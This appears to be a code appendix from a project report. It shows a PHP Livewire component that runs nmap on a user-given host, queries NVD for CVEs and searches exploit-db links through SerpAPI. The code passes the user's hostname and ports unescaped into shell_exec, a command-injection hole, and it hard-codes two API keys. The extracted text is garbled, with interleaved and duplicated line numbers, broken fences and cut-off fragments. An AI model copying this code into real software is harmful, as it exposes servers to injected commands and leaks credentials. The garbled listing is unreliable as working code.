98.     //Validate the user input  
99.     $this->validate([
100.       'hostname' => 'required',
101.       'port_type' => 'required' 102.      ]); 103.  
104.     //Check for scanning conditions  
105.     if ($this->portRange) {
106.       //If range scan validate input for range scan 107.           $this->validate([

```

108.                   'portFrom' => 'required|numeric',



```

109.          'portTo' => 'required|numeric'
110.      ]); 111.
112.          //Perform Range Scan From Given Input Using Nmap and export the result in
113.          //xml file
114.          $scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname . ' -sV -p
115.          ' . $this->portFrom . '-' . $this->portTo);
116.      } else {
117.          $this->validate([
118.              'specifiedPorts' => 'required'
119.          ]);
120.          //Mani
121.          $specifiedPorts = is_array($this->specifiedPorts) == true ? implode(',', $this->specifiedPorts) : str_replace(' ', '', $this->specifiedPorts);
122.          //Perform Range Scan From Given Input Using Nmap and export the
123.          //result in xml file
124.          $scan = shell_exec('nmap -oX nmapresult.xml ' . $this->hostname .
125.          ' -sV -p ' . $specifiedPorts);
126.      }
127.      if ($scan) {
128.          $loadXml = simplexml_load_file('nmapresult.xml');
129.          $convertToJson = json_encode($loadXml);
130.          $convertToArray = json_decode($convertToJson, TRUE);
131.          try {
132.              if (!$this->portRange) {
133.                  if (count(explode(',', $specifiedPorts)) === 1) {
134.                      $this->singlePort = true;
135.                  }
136.                  if (!isset($convertToArray['host']['ports']['port'][0])) {
137.                      $this->singlePort = true; 138.                  } 139.
138.                      $formattedResults = [];
139.                      if ($this->singlePort) {
140.                          $openPort = $this->openPorts;
141.                          $formattedResults[$openPort['@attributes']['portid']]['port'] =
142.                          $openPort['@attributes']['portid'];
143.                          $formattedResults[$openPort['@attributes']['portid']]['state'] =
144.                          $openPort['state']['@attributes']['state'];
145.                          $formattedResults[$openPort['@attributes']['portid']]['service'] =
146.                          $service = isset($openPort['service']['@attributes']['name']) ?
147.                          $openPort['service']['@attributes']['name'] : '-';
148.                          $formattedResults[$openPort['@attributes']['portid']]['product'] =
149.                          $product = isset($openPort['service']['@attributes']['product']) ?
150.                          $openPort['service']['@attributes']['product'] : null;
151.                          $formattedResults[$openPort['@attributes']['portid']]['version'] =
152.                          $version = isset($openPort['service']['@attributes']['version']) ?
153.                          $openPort['service']['@attributes']['version'] : null;
154.                          $formattedResults[$openPort['@attributes']['portid']]['extrainfo'] =
155.                          $extrainfo =
156.                          isset($openPort['service']['@attributes']['extrainfo']) ?
157.                          $openPort['service']['@attributes']['extrainfo'] : null;

```

```
149.         $formattedResults[$openPort['@attributes']['portid']]['reason'] =  
150.         $reason = $openPort['state']['@attributes']['reason'];  
151.         $cves = [];  
152.         $exploits = [];  
153.         //Scan for cves  
154.         if ($state == "open" && $product != null) {  
             $url =  
                 'https://services.nvd.nist.gov/rest/json/cves/1.0/?apiKey=3eee8117-84b7-481b-  
                 bea1a7ef6c4896d7&keyword=' . urlencode($product) . '&isExactMatch=true';
```

```
155. //  
    $getCveResponse =
```



```

        file_get_contents('https://services.nvd.nist.gov/rest/json/cves/1.0/?apiKey=3eee8117-
84b7-481b-bea1-a7ef6c4896d7&keyword=' . $product . '&isExactMatch=true');

156. $ch = curl_init($url);
157. curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
158. curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);
159. $getCveResponse = curl_exec($ch);
160. $response = json_decode($getCveResponse, true); 161. if
($response['totalResults'] > 0) { 162.
163. foreach ($response['result']['CVE_Items'] as $cveItem) {
164. $cves[] = [
165. 'cve' => $cveItem['cve']['CVE_data_meta']['ID'],
166. 'description' =>
$cveItem['cve']['description']['description_data'][0]['value'],
167. ];
168. } 169. } 170.
171. //fetch exploits
172. $exploitUrl =
'https://serpapi.com/search.json?engine=google&q=site%3Aexploit-db.com+'.
urlencode($product) .
'&google_domain=google.com&gl=us&hl=en&num=5&api_key=82bc16c6ce8fd46bb52ed85af2ce9298368
4f211b14073ce33c82ab37626f0ed';
173. $exploit_ch = curl_init($exploitUrl);
174. curl_setopt($exploit_ch, CURLOPT_RETURNTRANSFER,
true);
175. curl_setopt($exploit_ch, CURLOPT_BINARYTRANSFER,
true);
176. $getExploitResponse = curl_exec($exploit_ch);
177. $getExploitResponse = json_decode($getExploitResponse,
true);
178. if (isset($getExploitResponse['organic_results']) &&
count($getExploitResponse['organic_results']) > 0) {
179. foreach ($getExploitResponse['organic_results'] as
$result) {
180. $exploits[] = [
181. 'title' => $result['title'],
182. 'link' => $result['link']
];
183. }
184. }
185. } 186.
186. $formattedResults[$openPort['@attributes']['portid']]['cves'] =
$cves;
187. $formattedResults[$openPort['@attributes']['portid']]['exploits'] =
$exploits;
188. } else {
189. foreach ($this->openPorts as $openPort) {
190. $formattedResults[$openPort['@attributes']['portid']]['port'] =
$port = $openPort['@attributes']['portid'];
191. $formattedResults[$openPort['@attributes']['portid']]['state'] =
$state = $openPort['state']['@attributes']['state'];
192. $state = $openPort['state']['@attributes']['state'];
193. $formattedResults[$openPort['@attributes']['portid']]['service'] =
$service =
isset($openPort['service']['@attributes']['name']) ?
$openPort['service']['@attributes']['name'] : '-'; 194.

```

```
$formattedResults[$openPort['@attributes']['portid']]['product'] = $product =
isset($openPort['service']['@attributes']['product']) ?
$openPort['service']['@attributes']['product'] : null; 195.
$formattedResults[$openPort['@attributes']['portid']]['version'] = $version =
isset($openPort['service']['@attributes']['version']) ?
$openPort['service']['@attributes']['version'] : null; 196.
$formattedResults[$openPort['@attributes']['portid']]['extrainfo'] = $extrainfo =
```



```

187.     if ($openPort['service']['@attributes']['extrainfo']) {
188.         //Scan for cves
189.         $cves = []; 200.                     $exploits = []; 201.
190.         if ($state == "open" && $product !== null) {
191.             $url =
192.                 'https://services.nvd.nist.gov/rest/json/cves/1.0/?apiKey=3eee8117-84b7-481b-
193.                 bea1a7ef6c4896d7&keyword=' . $product . '&isExactMatch=true';
194.             $ch = curl_init($url);
195.             curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
196.             curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);
197.             $getCveResponse = curl_exec($ch);
198.             //                                         $getCveResponse = file_get_contents($url);
199.             $response = json_decode($getCveResponse, true); 210.                     if
200. (isset($response['totalResults']) && $response['totalResults'] > 0) {
201.                 foreach ($response['result']['CVE_Items'] as
202. $cveItem) {
203.                     $cves[] = [
204.                         'cve' =>
205.                             $cveItem['cve']['CVE_data_meta']['ID'],
206.                             'description' =>
207.                                 $cveItem['cve']['description'][0]['value'],
208.                             ];
209.                     } 217.                     } 218.
210.                 //fetch exlpoits
211.                 $exploitUrl =
212.                     'https://serpapi.com/search.json?engine=google&q=site%3Aexploit-db.com+' . $product .
213.                     '&google_domain=google.com&gl=us&hl=en&num=5&api_key=82bc16c6ce8fd46bb52ed85af2ce9298368
214.                     4f211b14073ce33c82ab37626f0ed';
215.                     $exploit_ch = curl_init($exploitUrl);
216.                     curl_setopt($exploit_ch,
217.                     CURLOPT_RETURNTRANSFER, true);
218.                     curl_setopt($exploit_ch,
219.                     CURLOPT_BINARYTRANSFER, true);
220.                     $getExploitResponse = curl_exec($exploit_ch);
221.                     $exploitResponse =
222.                         json_decode($getExploitResponse, true);
223.                         if (isset($exploitResponse['organic_results'])
224. && count($exploitResponse['organic_results']) >
225. 0) {
226.                             foreach ($exploitResponse['organic_results'] as
227. $result) {
228.                                 $exploits[] = [
229.                                     'title' => $result['title'],
230.                                     'link' => $result['link']
231.                                 ];
232.                             } 233.                     } 234.
233.                     }
234.                     $formattedResults[$openPort['@attributes']['portid']]['cves']
235. = $cves;
236.                     $formattedResults[$openPort['@attributes']['portid']]['exploits'] = $exploits; 238.
237.                 }
238.             }
239.             $this->formattedResult = $formattedResults;
240.             $this->exportData = [
241.                 'host' => $this->hostname,
242.                 'openPorts' => $this->formattedResult 245. ];

```

```

246.     $file = fopen("formatted-results.json", "w");
247.     fwrite($file, json_encode($this->exportData));
248.     fclose($file);
249.     $this->currentStep = 2;
250. } catch (\Exception $exception) {
251. dd($exception);
252. } 253.      } 254. 255.    } 256.
257. public function generatePdf()
258. {
259.     $pdfContent = PDF::loadView('port-scan-pdf', $this->exportData)->output();
260.     return response()->streamDownload(
261.         fn() => print($pdfContent),
262.         "port-scan-result.pdf"
263.     ); 265.    } 266.
267. public function generateExcel()
268. {
269.     return Excel::download(new PortExport, 'portscan.xlsx'); 270.    }
271.     public function getButtonWidth($value)
272.     {
273.         $this->buttonWidth = $value / 3 ;
274.     }
275. }

```

### 7.10.2.5 Scan.php

```

1. <?php
2.
3. namespace App\Http\Livewire; 4.
4. use Livewire\Component; 6.
5.
6. class ScanResult extends Component
7. {
8.
9.     //     public $results = [];
10.    protected $listeners = ['portScanned' => '$refresh'];
11.
12.    //     public function portScanned($results)
13.    //     {
14.        //         $this->results[] = $results;
15.        //         $this->emitTO('scan-result', '$refresh'); 16. //      }
16.
17.    public function render()
18.    {
19.        return view('livewire.scan-result');
20.    }
21.
22. }

```